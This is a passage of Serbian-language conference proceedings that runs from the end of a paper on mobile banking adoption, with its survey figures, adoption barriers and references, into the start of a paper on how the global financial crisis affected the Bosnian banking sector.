Mobilna trgovina u poslednjoj dekadi zabeležila je neverovatan *come-back*, nakon kolapsa *dot.com* kompanija početkom ovog milenijuma, koji je uticao ne samo na elektronsku trgovinu već i na mobilnu trgovinu, koja je počela da se razvija u to vreme. Pored nedostatka potražnje za mobilnim servisima, postojao je i problem tehnološke slabosti mobilnih uređaja, sporog prenosa podataka i nerazvijenih tehnoloških standarda. Ovi faktori su imali negativan uticaj na prihvaćenost mobilnih servisa. Međutim, od tada su se promenili mnogi uslovi u okruženju. Tehnološke inovacije su uklonile mnoge barijere. Glavni faktori za komercijalni uspeh mobilne trgovine su brzina, bezbednost i *user-friendly* korisnički interfejs mobilnih telekomunikacionih tehnologija (Uroš, 2014).

## 2. KORIŠĆENJE MOBILNOG BANKARSTVA

Sa porastom broja korisnika pametnih telefona koji imaju mogućnost pristupa internetu banke se sve više opredeljuju za isporuku bankarskih servisa preko mobilnih uređaja. Klijenti koji žele da obavljaju mobilne bankarske servise mogu da se prijave za ovu uslugu i sa veb-sajta banke preuzmu mobilnu bankarsku aplikaciju na svoj mobilni telefon. Od momenta kada je instaliraju u mogućnosti su da koriste mobilne bankarske servise po sopstvenoj želji, u bilo koje vreme, sa bilo kog mesta. Pri tom je ova usluga besplatna i zaračunava se kao cena bilo koje uobičajene komunikacije od strane mobilnog operatera. Porast broja mobilnih pretplatnika i jaka konkurencija između mobilnih operatera uticali su na konstantno poboljšanje kvali-

E-mail: tamara.uros@yahoo.com
DOI: 10.15308/Synthesis-2015-437-440

teta usluga kao i na smanjenje cena. Ovo je motivisalo banke da ponude svoje usluge preko mobilnih telefona. Mobilni uređaji sve češće se koriste ne samo za obavljanje mobilnog bankarstva, već i mobilnog plaćanja i mobilne trgovine.

Glavni faktori koji su uticali na značajan porast korišćenja mobilnog bankarstva uključuju:

- Porast rasprostranjenosti pametnih telefona koji su omogućili korisnicima jednostavnu i spontanu interakciju sa brendovima preko interneta.
- Rast broja korisnika koji prihvataju nove tehnologije i relativno visok nivo poverenja u mobilne mreže i tehnologije koje banke koriste.
- Recesija je uslovila da potrošači postanu oprezniji u trošenju novca tako da se povećava broj onih koji koriste mobilne telefone za praćenje salda na njihovim računima i za budžetiranje, u cilju efikasnijeg upravljanja sopstvenim fondovima.
- Banke aktivno promovišu prednosti koje pruža mobilno bankarstvo. Mobilno bankarstvo se promoviše kao značajno poboljšanje u pogledu usluga koje klijenti dobijaju.

Istraživanja pokazuju da se među korisnicima mobilnog bankarstva većina opredeljuje za ovu uslugu zbog pogodnosti, tj. zbog toga što ne moraju da odlaze na šalter banke ili da koriste usluge pozivnog centra (55%), što mogu jednostavno da provere da li imaju dovoljno sredstava na računu za plaćanje određenog iznosa (48%), zbog uštede vremena (43%), dok 22% smatra da im je to jednostavnije nego korišćenje kompjutera (Kam & Riquelme, 2007).

Podaci pokazuju da broj korisnika mobilnog bankarstva raste eksponencijalno i da ova forma bankarstva postaje prihvaćena uprkos početnim strahovima vezanim za bezbednost. Milioni korisnika već su instalirali mobilne bankarske aplikacije na svoje telefone pomoću kojih obavljaju finansijske transakcije, što ukazuje na činjenicu da su ovi strahovi uglavnom prevaziđeni.

Rezultati istraživanja nedvosmisleno su pokazali da je mobilno bankarstvo doživelo iznenađujući povratak. Iako su mnogi eksperti verovali da je mobilno bankarstvo mrtvo nakon sloma *dot.com* kompanija, banke su ipak bile primorane da uvode mobilne servise. Razlozi ovog vaskrsnuća leže u neverovatnom razvoju telekomunikacionog sektora, sve široj prisutnosti mobilnih telefona i procesu globalizacije i integracije svetske ekonomije koji prisiljava poslovne ljude da se kreću unutar i van nacionalnih granica i obavljaju svoje bankarske poslove dok su u pokretu.

Pored toga što ubrzano raste broj korisnika mobilnog bankarstva, ovi korisnici su veoma zadovoljni uslugom i spremni su da preporuče drugim klijentima ovaj vid bankarstva. To se odrazilo na broj ljudi koji su prihvatili usluge mobilnog bankarstva kao rezultat preporuke od strane prijatelja i porodice (25% korisnika je započelo korišćenje mobilnog bankarstva zbog toga što im je to neko preporučio) (Anderson *et al.,* 2012).

Ljudi koji koriste mobilne telefone za obavljanje bankarskih transakcija uglavnom smatraju da je brzina bitan aspekt usluge i više su zainteresovani za tehnologije koje im pružaju mogućnost da uštede vreme (84% korisnika mobilnog bankarstva veruju da im ovi servisi to omogućavaju). Ipak većina korisnika češće koristi personalni računar sa pristupom internetu da bi proverili stanje na svom računu, dok mobilni telefon u tu svrhu koriste samo povremeno, odnosno internet koriste kao primarni, a mobilni telefon kao komplementarni kanal (Anderson *et al.*, 2012)

Odbor guvernera federalnog sistema rezervi prethodnih godina objavljivao je istraživanja vezana za prihvatanje mobilnog bankarstva i plaćanja u SAD-u. Ova istraživanja pokazuju da je 2012. godine 87% odraslih koristilo mobilne telefone, od kojih se 52% odnosilo na pametne telefone sa pristupom internetu (Board of Governors of the Federal Reserve System, 2013). Rasprostranjenost mobilnih telefona menja način na koji korisnici pristupaju finansijskim uslugama. Istraživanje iz 2011. godine, na primer, pokazuje da je 22% korisnika mobilnih telefona i 43% korisnika pametnih telefona koji imaju otvorene račune u bankama izjavilo da koristi usluge mobilnog bankarstva. Kasnija istraživanja pokazuju da je ovaj procenat svake godine bio sve veći, da bi 2014. godine dostigao 39% korisnika mobilnih telefona i 52% korisnika pametnih telefona, dok 10% onih koji ne koriste ove usluge razmišlja o tome da će u narednih godinu dana početi sa njihovim korišćenjem (Board of Governors of the Federal Reserve System, 2015).

Najčešće korišćena usluga mobilnog bankarstva odnosi se na proveru stanja na računu i pregled nedavno izvršenih transakcija (94% korisnika mobilnog bankarstva). Sledeća najčešće korišćena usluga odnosi se na transfer novca sa jednog korisnikovog računa na drugi i nju koristi 61% korisnika mobilnog bankarstva, a 57% korisnika prima obaveštenja i upozorenja putem SMS-a ili imejla od strane njihove banke. Mobilni telefoni takođe menjaju način na koji korisnici obavljaju plaćanja: 22% korisnika mobilnih telefona, odnosno 28% korisnika pametnih telefona obavljalo je mobilno plaćanje u toku 2014. godine (Board of Governors of the Federal Reserve System, 2015).

Glavna prepreka za šire prihvatanje mobilnih finansijskih servisa je sa jedne strane briga vezana za bezbednost, a sa druge strane percepcija o njihovoj ograničenoj korisnosti. Primarni razlog zbog kog korisnici mobilnih telefona ne prihvataju mobilne bankarske servise leži u tome što većina korisnika (54%) smatra da svoje bankarske potrebe može da ostvari bez korišćenja mobilnog bankarstva. U pogledu mobilnog plaćanja 38% korisnika ima strahove vezane za sigurnost, dok više od trećine korisnika mobilnih telefona jednostavno ne vidi korist od mobilnog plaćanja i smatraju da je to jednostavnije obaviti pomoću drugih metoda plaćanja (Board of Governors of the Federal Reserve System, 2014).

Potencijalna šteta od ignorisanja mobilnog bankarstva ne uključuje samo gubitak prihoda, već i mogućnost da klijenti pređu u drugu banku koja nudi ove servise. Banke pri ponudi mobilnih servisa treba da imaju u vidu koja je njihova ciljna grupa. Greška iz prethodnog perioda je bila u tome da se naglasak stavljao isključivo na grupu koja se može nazvati „tehnološki fanovi". Međutim, članovi ove grupe imaju različite finansijske mogućnosti i ne mogu se smatrati atraktivnim za banku samo po tome što su tehnološki obrazovani. Taj njihov afinitet ka tehnologiji, iako je neophodan preduslov za korišćenje ovih servisa, nije sam po sebi dovoljan da bi ih posmatrali kao ciljnu grupu za mobilno bankarstvo.

Sledeća barijera je rizik koji sa sobom nosi inovacija. Online transakcije povećavaju bezbednosni rizik, kao i strahove u pogledu privatnosti kod korisnika. Neki korisnici se jednostavno plaše da će pogrešiti prilikom obavljanja bankarskih poslova preko računara ili mobilnog telefona, dok neki strahuju da će se veza prekinuti usred transakcije. Studije pokazuju da je pored teškoće korišćenja novih tehnologija, ovo sledeća najveća barijera za prihvatanje elektronskog bankarstva uopšte, a posebno mobilnog bankarstva.

Takođe, postoje i psihološke barijere, koje se odnose na promenu dnevnih rutina koje mogu izazvati inovacije. Barijere za korišćenje Internet bankarstva i mobilnog bankarstva postoje među korisnicima koji više vole direktan kontakt sa službenikom banke. Dakle, nemaju svi korisnici potrebu za novim, komplementarnim kanalima, već radije koriste tradicionalne kanale. Pored toga, neki korisnici smatraju da je tehnologija suviše teška za korišćenje i automatski stvaraju negativnu sliku o servisima koji su vezani za nove tehnologije.



DOI: 10.15308/Synthesis-2015-437-440

Istraživanje pokazuje da korišćenje pametnih telefona utiče na promenu načina kupovine: 47% korisnika pametnih telefona koristi svoje telefone za poređenje cena u različitim trgovinama i dobijanje informacija o proizvodima, što utiče na donošenje njihove odluke o tome koji proizvod i od kog trgovca će naručiti. U zavisnosti od ovih informacija 70% korisnika menja svoje navike u pogledu naručivanja. Preko 60% korisnika mobilnog bankarstva proverava stanje na svom računu pre većih kupovina, a kao rezultat ove provere polovina njih odustaje od naručivanja. Približno 30% korisnika mobilnih telefona je zainteresovano za primanje obaveštenja o popustima i ponudama baziranim na njihovoj lokaciji (Board of Governors of the Federal Reserve System, 2015).

Istraživanje, takođe, pokazuje da među onima koji ne koriste mobilno bankarstvo glavni način za interakciju sa finansijskom institucijom ostaje lični kontakt u filijali što preferira 85% ovih korisnika. Sledeći način pristupa bankarskim servisima odnosi se na internet bankarstvo (74%) i korišćenje ATM uređaja (75%), dok telefonsko bankarstvo koristi 34% korisnika.

Korišćenje mobilnog bankarstva značajno je veće kod vlasnika pametnih telefona što ukazuje na to da će sa porastom učešća ovih telefona rasti i prihvatanje mobilnog bankarstva. Više od trećine korisnika izjasnilo se da je kupovina pametnih telefona bila glavni razlog za početak korišćenja mobilnog bankarstva (Lin, 2011).

Na prihvatanje servisa mobilnog bankarstva utiču demografske karakteristike korisnika, godine, obrazovanje, profesija i prihodi, dok između polova nema bitnih razlika. Starije i slabije obrazovane osobe teže prihvataju ove servise, dok mlađi, obrazovaniji, kao i oni koji rade na rukovodećim poslovima i imaju veće prihode od prosečnih, nisu toliko zabrinuti za rizike i promene njihovih dnevnih rutina, koje sa sobom nose mobilni servisi (Koenig-Lewis *et al.*, 2010).

Korišćenje mobilnog bankarstva je u visokoj korelaciji sa godinama starosti ispitanika. Istraživanje iz 2011. godine pokazuje da je 39% korisnika mobilnog bankarstva starosti između 18 i 29 godina, 34% korisnika u starosnoj grupi od 30 do 44 godina, 19% korisnika je između 45 i 59 godina, a samo 8% korisnika ima preko 60 godina (Park *et al.*, 2011).

Istraživanja pokazuju da kompatibilnost, odnosno stepen konzistentnosti novih usluga sa postojećim vrednostima, navikama i prethodnim iskustvima, ima pozitivan efekat na prihvatanje mobilnog bankarstva. Kompatibilnost podrazumeva prilagođenost životnom stilu korisnika i može pozitivno da utiče na bržu stopu prihvatanja. S obzirom na to da kompatibilnost ima značajnu korelaciju sa prihvatanjem i korišćenjem računara, može se očekivati slična veza između ovog parametra i prihvatanja u kontekstu mobilnog bankarstva.

Pozitivan efekat na prihvatanje mobilnog bankarstva ima i vidljivost ovih inovacija i korist koju one pružaju. U kontekstu mobilnog bankarstva pod tim se podrazumeva mogućnost pristupa bankarskim servisima u bilo koje vreme, sa bilo kog mesta, bez bilo kakvog zastoja i čekanja, kao i mogućnost trenutnog sagledavanja efekata mobilnih bankarskih transakcija.

Takođe, pozitivan efekat na prihvatanje može imati i mogućnost eksperimentisanja sa novim tehnologijama pre njihovog prihvatanja. Veća je verovatnoća prihvatanja mobilnog bankarstva ukoliko je potencijalnim korisnicima omogućeno da eksperimentišu sa inovacijama. Ukoliko se korisnicima pruži šansa da isprobaju inovacije to će umanjiti njihove strahove i voditi bržem prihvatanju. Banke koje obezbeđuju podršku i demonstriraju korišćenje mobilnog bankarstva u probnom periodu motivisaće potencijalne korisnike da brže prihvate usluge mobilnog bankarstva.

Složenost korišćenja mobilnog bankarstva ima negativan efekat na prihvatanje istog. Ona se može definisati kao stepen složenosti razumevanja i korišćenja novih mobilnih tehnologija. Postoji velik broj empirijskih istraživanja koja ukazuju na to da je glavna barijera za prihvatanje mobilnog bankarstva upravo složenost njegovog korišćenja.

Pored toga, i očekivani rizik može imati negativan efekat na prihvatanje mobilnog bankarstva. Rizik se odnosi na brigu vezanu za očuvanje privatnosti i strahove u pogledu bezbednosti. Potencijalni bezbednosni rizik odnosi se na otkrivanje PIN kodova i pristup bankarskim računima posredstvom ukradenih PIN kodova. Takođe, neki korisnici imaju strah od krađe njihovih mobilnih uređaja i podataka koji su uskladišteni na njima.

Mobilno plaćanje je i dalje relativno slabo prihvaćeno. Samo 15% korisnika mobilnih telefona, odnosno 24% korisnika pametnih telefona koristilo je mobilno plaćanje 2012. godine, što je neznatan porast od 3% u odnosu na 2011. godinu (Board of Governors of the Federal Reserve System, 2013). Istraživanje iz 2014. godine pokazuju da je procenat mobilnog plaćanja povećan na 22% među korisnicima mobilnih telefona, odnosno na 28% među korisnicima pametnih telefona, što ukazuje na činjenicu da prihvatanje pametnih telefona doprinosi porastu korišćenja mobilnog plaćanja (Board of Governors of the Federal Reserve System, 2015). Učešće pametnih telefona u ukupnom broju mobilnih telefona značajno je poraslo i u decembru 2014. godine iznosi 71% u odnosu na 61% u 2013. godini, 52% u 2012. godini i 44% u 2011. godini.

Među onima koji ne koriste mobilno plaćanje većina ispitanika (75%) ne vidi nikakvu korist od ovog vida plaćanja i smatraju da je jednostavnije korišćenje drugih metoda plaćanja, dok je 59% ispitanika zabrinuto za bezbednost. Trećina ispitanika ne poseduje telefone odgovarajućih karakteristika, dok 14% potrošača ne razume različite opcije plaćanja.

Da bi neki sistem mobilnog plaćanja postao profitabilan za trgovce i servis porvajdere neophodno je da ga veliki broj korisnika prihvati. Mnogi trgovci smatraju da je široka baza korisnika neophodan preduslov da bi ponudili mogućnost mobilnog plaćanja. S druge strane, ukoliko velik broj trgovaca ne nudi ovu uslugu, ona ima manju vrednost za potencijalne korisnike. Iako mobilno plaćanje ima potencijal da poveća prodaju i smanji troškove, njegova prednost je umanjena nedostatkom odgovarajuće baze potrošača.

Trgovci i servis provajderi smatraju da je mobilno plaćanje posebno pogodno za naručivanje digitalnih sadržaja i usluga koje se mogu direktno poslati na mobilni telefon, kao što su karte za pozorište, koncerte, bioskope i slično, sadržaja kao što su igrice, muzika, novosti i razne usluge. Mnogi trgovci smatraju da je mobilno plaćanje nekompatibilno sa njihovim proizvodima i drugim metodama plaćanja koje nude. Takođe, nedostatak standarda predstavlja jednu od najvažnijih prepreka za prihvatanje mobilnog plaćanja od strane kupaca i trgovaca. Mnogo različitih solucija može da zbuni potrošače, pri čemu je za trgovce veoma skupo da ponude različite standarde plaćanja svojim kupcima. Zbog toga je poželjna kooperacija između različitih provajdera plaćanja, uz nametanje jednog glavnog standarda koji ima najveću verovatnoću da doživi uspeh.

Istraživanja, takođe pokazuju da korisnici smatraju da je mobilno plaćanje suviše kompleksno i komplikovano za korišćenje. Idealna solucija za korisnike podrazumevala bi malo kucanja i samo nekoliko koraka u procesu plaćanja. Brzina se smatra veoma bitnim faktorom za prihvatanje mobilnog plaćanja. Sa stanovišta trgovaca i servis provajdera, nova solucija plaćanja treba jednostavno da se integriše u postojeće sisteme i da omogući jednostavnu obradu transakcija.



DOI: 10.15308/Synthesis-2015-437-440

Sledeća barijera za prihvatanje mobilnog plaćanja od strane trgovaca su visoki troškovi, s obzirom na to da trgovci ne očekuju smanjenje troškova za svoju kompaniju od uvođenja ovog novog sistema plaćanja i smatraju da je njegova profitabilnost nesigurna. Nasuprot tome, iako je problem bezbednosti važan preduslov za prihvatanje mobilnog plaćanja, za većinu trgovaca on ne predstavlja značajnu barijeru za njegovo prihvatanje. Većina trgovaca očekuje da će u skorijoj budućnosti prihvatiti ovaj novi sistem plaćanja, koji se ne posmatra kao zamena za postojeće metode plaćanja, već kao komplementarna metoda uz već postojeće. Veliki potencijal za razvoj mobilnog bankarstva postoji u razvijenim azijskim državama koje su postepeno uvodile mobilno plaćanje i servise mobilnog bankarstva u čemu je najagresivnija bila Koreja (Tiwari & Buse, 2007).

## 3. REZIME

Mobilno bankarstvo predstavlja šansu za banke da zadrže svoje klijente ponudom inovativnih servisa, kao i mogućnost da privuku nove klijente. Ono ima potencijal da postane jedna od najšire rasprostranjenih i prihvaćenih aplikacija u oblasti mobilne trgovine.

U radu su opisani razlozi koji utiču na prihvatanje servisa mobilnog bankarstva: neverovatan razvoj telekomunikacionog sektora, sve šira prisutnost mobilnih telefona i proces globalizacije koji kao posledicu ima veću mobilnost, što je uslovilo veću potrebu za mobilnim servisima koji se mogu realizovati u bilo koje vreme i na bilo kom mestu. S druge strane, objašnjene su osnovne prepreke za njihovo prihvatanje, kao što su otpor velikog dela stanovništva prema novim tehnologijama, i strah zbog nedovoljne bezbednosti ovakvih tehnologija.

## LITERATURA


Anderson, J., Zavradinos, G., Reitsma, R., & Jaddou, S. (2011). *Global Mobile And Online Bankers***.** Preuzeto 03. 07. 2012. sa: http://www.forrester.com/Global+Mobile+And+Online+Bankers/fulltext/-/E-RES60105

Board of Governors of the Federal Reserve System. (2013). *Consumers and Mobile Financial Services 2013*, Preuzeto 01. 08. 2014. sa: http://www.federalreserve.gov/econresdata/consumers-and-mobile-financial-services-report-201303.pdf

Board of Governors of the Federal Reserve System. (2014). *Consumers and Mobile Financial Services 2014*, preuzeto 08. 02. 2015. sa: http://www.federalreserve.gov/econresdata/consumers-and-mobile-financial-services-report-201403.pdf

Board of Governors of the Federal Reserve System. (2014). *Consumers and Mobile Financial Services 2015*, preuzeto 10.03.2015. sa: http://www.federalreserve.gov/econresdata/consumers-and-mobile-financial-services-report-201503.pdf

Kam, B., & Riquelme, H. (2007). An exploratory study of length andfrequency of Internet banking usage. *Journal of Theoretical and AppliedElectronic Commerce Research*, 2**,** 76-85.

Koenig-Lewis, N., Palmer, A., & Moll, A. (2010). Predicting young consumers' take up of mobile banking services. *International Journal of Bank Marketing*, 28(5), 410-432

Lin, H. (2011). An empirical investigation of mobile banking adoption: The effect of innovation attributes and knowledge-based trust International. *Journal of Information Management*, 31(3), 252-260

Park, J., Snell, W., Ha, S., & Chung, T-L. (2011). Consumer's post-adoption of m-services: interest in future m-services based on consumer evaluations of current m-services. *Journal of Electronic Commerce Research*, 12(3), 165-175.

Tiwari, R., & Buse, S. (2007). *The Mobile Commerce Prospects: A Strategic Analysis of Opportunities in the Banking Sector*, Hamburg University Press

Tiwari, R., Buse, S., & Herstatt, C. (2007). *Mobile Services in Banking Sector: The Role of Innovative Business Solutions in Generating Competitive Advantage*, Proceedings of the International Research Conference on Quality, Innovation and Knowledge Management, New Delhi

Uroš, T. (2014). *Elektronsko bankarstvo.* Beograd: Beogradska poslovna škola.




DOI: 10.15308/Synthesis-2015-437-440

Synthesis
International Scientific Conference of IT and Business-Related Research

# NEGATIVNI EFEKTI GLOBALNE FINANSIJSKE KRIZE U BANKARSKOM SEKTORU BOSNE I HERCEGOVINE

## THE ADVERSE EFFECTS OF GLOBAL FINANCIAL CRISIS IN THE BANKING SECTOR OF BOSNIA AND HERZEGOVINA

Zorana Agić
Visoka škola "Banja Luka College", Banja Luka, Bosna i Hercegovina

**Apstrakt:**
Izbijanje svetske ekonomske krize obnovio je interesovanje za komparativnu analizu ekonomskih sistema. Ova kriza je imala različite efekte na zemlje, tako da su se i one različito suočavale sa njenim posledicama. Predmet istraživanja rada odnosi se na uticaj krize na privredu i bankarski sektor Bosne i Hercegovine (BiH) za vreme i nakon krize, preciznije u periodu od 2008. do 2013. godine. S obzirom na glavni istraživački problem (refleksiju globalne finansijske krize na bankarski sektor BiH), cilj rada je istraživanje uticaja krize na profitabilnost banaka i porast problematičnih kredita u kreditnom portfoliju. U skladu sa istraživačkim problemom i glavnim ciljem, postavljene su dve hipoteze, korišćene su kvantitativne i kvalitativne metode, kao i primarni (prikupljeni anketiranjem radnika zaposlenih u komercijalnim bankama) i sekundarni (prikupljeni iz izveštaja Centralne banke BiH i stručne literature) izvori informacija. Istraživanje je pokazalo da globalna finansijska kriza nije zaobišla ni bankarski sektor BiH, te su njeni negativni efekti značajno uticali na profitabilnost banaka i na povećanje problematičnih kredita. Rezultati jasno pokazuju da vremena za čekanje više nema i da je potrebno preduzeti niz mera koje će obezbediti preživljavanje privrede i stvoriti preduslove za njen razvoj, jer sam bankarski sektor nije dovoljan preduslov za razvoj ekonomije BiH.

**Ključne reči:**
krediti, profitabilnost banaka, kamatne stope, problematični krediti, aktiva.

**Abstract:**
The outbreak of global economic crisis has revived interest in the comparative analysis of economic systems. This crisis had different effects on the countries, which forced them to face its consequences differently. The subject of this research is the impact of the crisis on the overall economy and the banking sector of Bosnia and Herzegovina (B&H) during and after the crisis, or more precisely, in the period from 2008 to 2013. Bearing in mind the main research problem (reflection of the global financial crisis on the banking sector of B&H), the main aim of the study was to explore the impact of the crisis on the profitability of banks and the increase of non-performing loans in the portfolio. In accordance with the research problem and the main goal, two hypotheses were set. Quantitative and qualitative methods were used, as well as primary (collected by surveying employees in commercial banks) and secondary (collected based on the report of the Central Bank of B&H and professional literature) sources of information. The research has shown that the global financial crisis has not spared the banking sector of Bosnia and Herzegovina, and that its adverse effects significantly affected the profitability of banks and the increase in non-performing loans. The results clearly show that there is no more time to waste and it is crucial to take a series of measures that will ensure the survival of the economy and create necessary pre-conditions for development of economy, as the banking sector itself is not sufficient for the development of the economy of Bosnia and Herzegovina.

**Key words:**
loans, banking profitability, interest rates, non-performing loans, assets.

## 1. UVOD

Cilj svake odgovorne vlasti, pa tako i vlasti Bosne i Hercegovine (BiH), jeste postojanje finansijske stabilnosti kao preduslova za stvaranje povoljnog okruženja za razvoj realnog sektora ekonomije.Upravo spomenuta finansijska stabilnost predstavlja najvažnije područje proučavanja finansijskih stručnjaka širom svijeta. Osnovni razlog za to je globalna finansijska kriza koja je pogodila čak i najrazvijenije zemlje i dovela do velikog broja problema u njihovim ekonomijama. Kriza izazvana slomom tržišta hipotekarnih kredita u SAD, vrlo brzo je zahvatila ekonomije skoro svih zemalja svijeta. Nije zaobišla ni BiH, u koju se preselila iz zemalja njenih ekonomskih i trgovinskih partnera, a svoj vrhunac je, kako se čini, dostigla 2009. godine.

Dok SAD i zapadnoevropske zemlje danas izlaze iz krize, u manje razvijenim zemljama poput BiH, ona je još uvek glavna tema svih ekonomsko-političkih rasprava. Iako se u akademskim krugovima pojavljuju različite teorije o uzrocima, posledicama i načinima predupređenja krize, svi se slažu u tome da se bez sinergije svih delova finansijskog sektora ne može postići ni očuvati finansijska stabilnost, kojoj teži svaka država. Ovo važi i za BiH, koja je bila pošteđena direktnih efekata svetske finansijske krize, jer je imala srećnu okolnost da komercijalne banke, ili oni koji su osnovali ili privatizovali banke, nisu bili izloženi tržištima koje je pogodila kriza. Iako se njeni negativni efekti nisu direktno i odmah odrazili na finansijski, a samim tim i na bankarski sektor BiH, oni ipak postoje.

Stagnacija i pad privredne aktivnosti izazvali su povećanje nezaposlenosti i pad investicija, a u bankarskom sektoru došlo je do pada kreditne aktivnosti i povećanja kamatnih stopa. Istovremeno, banke su se suočile sa povećanjem nenaplativih potraživanja, što je bilo očekivano s obzirom na činjenicu da je veliki broj fizičkih lica ostao bez posla, a veliki broj javnih i privatnih preduzeća je smanjio svoje poslovne aktivnosti ili čak i nestao sa tržišta. Imajući u vidu navedene podatke, cilj rada je da se analizira da li je, i u kojoj meri, globalna finansijska kriza uticala na povećanje loših plasmana u bankarskom sektoru BiH.

E-mail: zorana.agic@blc.edu.ba
DOI: 10.15308/Synthesis-2015-441-446

## 2. METODOLOGIJA

Značajan problem komercijalnih banaka je uzimanje neadekvatne imovine za osiguranje kredita (imovina koje je precenjena ili je nemoguće prodati na tržištu), pa nimalo ne iznenađuje činjenica da se broj nenaplativih kredita u bankarskom sektoru BiH povećava. Cilj rada je identifikovanje negativnih efekata globalne finansijske krize i utvrđivanje međuzavisnosti finansijske krize i loših plasmana banaka u BiH.

U tu svrhu postavljene su dve hipoteze:

H1: Finansijska kriza je značajno uticala na profitabilnost bankarskog sektora BiH.

H2: Rast loših plasmana banaka u BiH je indirektna posledica finansijske krize.

Zbog kompleksnosti teme, a sa ciljem dolaska do konkretnih rezultata, korišćene su kvantitativne i kvalitativne metode. Prilikom prikupljanja relevantnih podataka korišćeni su primarni i sekundarni izvori informacija. Primarni podaci prikupljeni su anketiranjem koje je obuhvatilo 80 radnika komercijalnih banaka, koje je sprovedeno u periodu od 05.05.2014. do 06.06.2014. godine. Sekundarni podaci prikupljeni su iz izveštaja Centralne banke Bosne i Hercegovine (CBBiH) i brojne stručne literature.

## 3. PREGLED LITERATURE

Iako je finansijska kriza ekonomski fenomen, čini se da uvek iznova iznenadi ekonomiste, monetarne i fiskalne vlasti, pa i same političare. Izgleda da ne postoji dovoljno moćna sila koja je sposobna da je spreči. Upravo zbog toga, ona predstavlja temu kojom se često bave ekonomisti, pa nije ni čudo što o nastanku, uzrocima i posledicama krize postoji brojna literature.

### 3.1. KRATAK PREGLED NASTANKA FINANSIJSKE KRIZE

Brojne su teorije o razlozima koji su doveli do globalne finansijske krize, ali u njihovom centru nalaze se investitori, čija je neupućenost i nepromišljenost uveliko doprinela nastanku krize. Investitori su, privučeni velikim zaradama, a bez elementarnog znanja investirali u proizvode o kojima nisu znali ništa ili su znali vrlo malo. Njihovo neznanje dovelo je do lošeg upravljanja rizicima, što je sa sobom donelo dodatne probleme, a krajnji rezultat bila je finansijska kriza. Iako je prvobitno nastala u SAD, poput epidemije kriza se proširila na većinu zemalja. Finansijsko tržište, kao mesto susreta investitora i emitenata, hedžera i špekulanata, idealno je tlo za kockanje i različite malverzacije. Sama finansijska kriza nastaje zbog neravnoteže na finansijskom tržištu, tj. neravnoteže između količina proizvedenih roba i usluga, na jednoj strani, i količine novca, na drugoj strani. Ali kao i u svakoj drugoj krizi, u javnosti se mnogo veća pažnja posvećuje gubitnicima nego dobitnicima.

Dve najveće hipotekarne banke u SAD, *Fannie Mae i Freddie Mac*, transformisane su u akcionarska društva, a zatim je nastala ekspanzija davanja hipotekarnih kredita, prvenstveno građanima SAD. Kreditne institucije nisu ustanovile ograničenja u kreditnim plasmanima i hipotekarni krediti masovno su davani građanima. Važno je napomenuti da je riječ o „*subprime*" kreditima, koji u prvih nekoliko godina garantuju nisku fiksnu kamatnu stopu, a zatim na snagu stupa režim varijabilne stope u skladu sa uslovima na tržištu. Potraživanja po tim kreditima konvertovana su u obveznice, obveznice su puštene na svetsko finansijsko tržište i prodavane su bez problema sa malom diskontnom stopom. Istovremeno, dužnici po tim kreditima izgubili su mogućnost da plaćaju dospele rate, jer su cene hrane porasle, a plate su ostale na istom nivou. Kako po ugovoru o hipotekarnom kreditu američkih banaka, dužnik koji ne plati tri mesečne rate kredita prestaje da koristi hipoteku (stan ili kuću), došlo je do masovnog iseljavanja dužnika.

Iako su cene nekretnina značajno pale, kreditori ih ni po tako niskim cijenama nisu mogli prodati, pa je nastao kolaps kreditora. Padom tražnje, prestala je izgradnja novih nekretnina, tako da je i tražnja za građevinskim materijalom, namještajem i kućnim aparatima znatno smanjena. Posledica toga je smanjenje industrijske proizvodnje, tako da bruto društveni proizvod SAD beleži negativnu stopu rasta i slobodno se može reći da je nastupila recesija. Nažalost, bilo je dovoljno da se dva negativna elementa (rast kamatnih stopa i pad cijena nekretnina) spoje i prouzrokuju krizu. Povećanje kamatnih stopa na postojeće kredite povećalo je broj onih koji ih ne mogu servisirati, sa druge strane pad vrednosti nekretnina je eliminisao jedini kolateral koji su banke imale. To je dovelo do ozbiljnih problema banaka u naplati potraživanja, što je dalje generisalo probleme u servisiranju vlastitih projekata (Kozarić, 2009). Početak potpunog kolapsa poverenja na tržištu počinje sa bankom *Lehman Brothers*, koja je u septembru 2008. godine objavila bankrot. Nakon propasti ove banke, kriza je poprimila globalne razmere. Nekoliko finansijskih institucija je bankrotiralo, a finansijska tržišta su bila zamrznuta. Ipak, najozbiljnija posledica globalne krize bio je iznenadni kolaps svetske trgovine, koji se dogodio između trećeg kvartala 2008. i drugog kvartala 2009. godine (Prašnikar & Leskovec, 2010).

### 3.2. UTICAJ SVETSKE FINANSIJSKE KRIZE NA BANKARSKI SEKTOR BIH

Nakon što je finansijska kriza zahvatila američko tržište i tržište Evropske unije, i dovela skoro do propasti nekoliko evropskih banaka, moglo se očekivati da će se i BiH suočiti sa njenim posledicama. Ipak, ova kriza nije ostavila direktne posledice na finansijski sistem BiH, prvenstveno zbog toga što BiH nije investirala u visokorizične hartije od vrednosti zbog formalnih ograničenja, a i zbog nedostatka potencijala za to. Banke u BiH uspešno su odolele udaru krize i nisu se suočile sa problemom likvidnosti, a osnovni razlog za to su rigorozni zahtevi u pogledu kapitalizacije, intervencija CBBiH i sam način rada komercijalnih banaka (komercijalne banke u BiH bave se tradicionalnim poslovima i ne ulaze u spekulativne poslove).

Ipak, indirektni efekti krize na banke u BiH ipak postoje. Oni se prvenstveno ogledaju u pooštravanju uslova kreditiranja i blagom povećanju kamatnih stopa, što za posledicu ima sporiji rast realnog sektora i investiranja, prvenstveno stranih investicija. Guverner CBBiH ističe da je uticaj krize limitiran zahvaljujući određenim faktorima. Prvi među njima je bolja kapitalizacija banaka nego u Zapadnoj Evropi (indikatori koji mere odnos visine kapitala i aktive iznose oko 16%, a u zapadnoevropskim zemljama oko 11% ili 12%). Dalje, banke – osnivači mogu lako da pomognu svojim kćerkama, jer je udeo BiH banaka unutar stranih bankarskih grupacija svega 3-5%. One se bave tradicionalnim bankarstvom, imaju nerizične izvore finansiranja, a nisu kotirane na berzama (Kozarić, 2009). Finansijska kriza negativno je uticala na pristup međunarodnim tržištima kapitala, što je rezultiralo pooštravanjem uslova za dobijanje kredita i povećanjem kamatnih stopa. Promena uslova kreditiranja najviše je pogodila realni sektor koji se suočio sa problemom nalaženja svežeg kapitala za finansiranje projekata i sa servisiranjem postojećih kredita koji su poskupeli zbog povećanja kamatnih stopa.

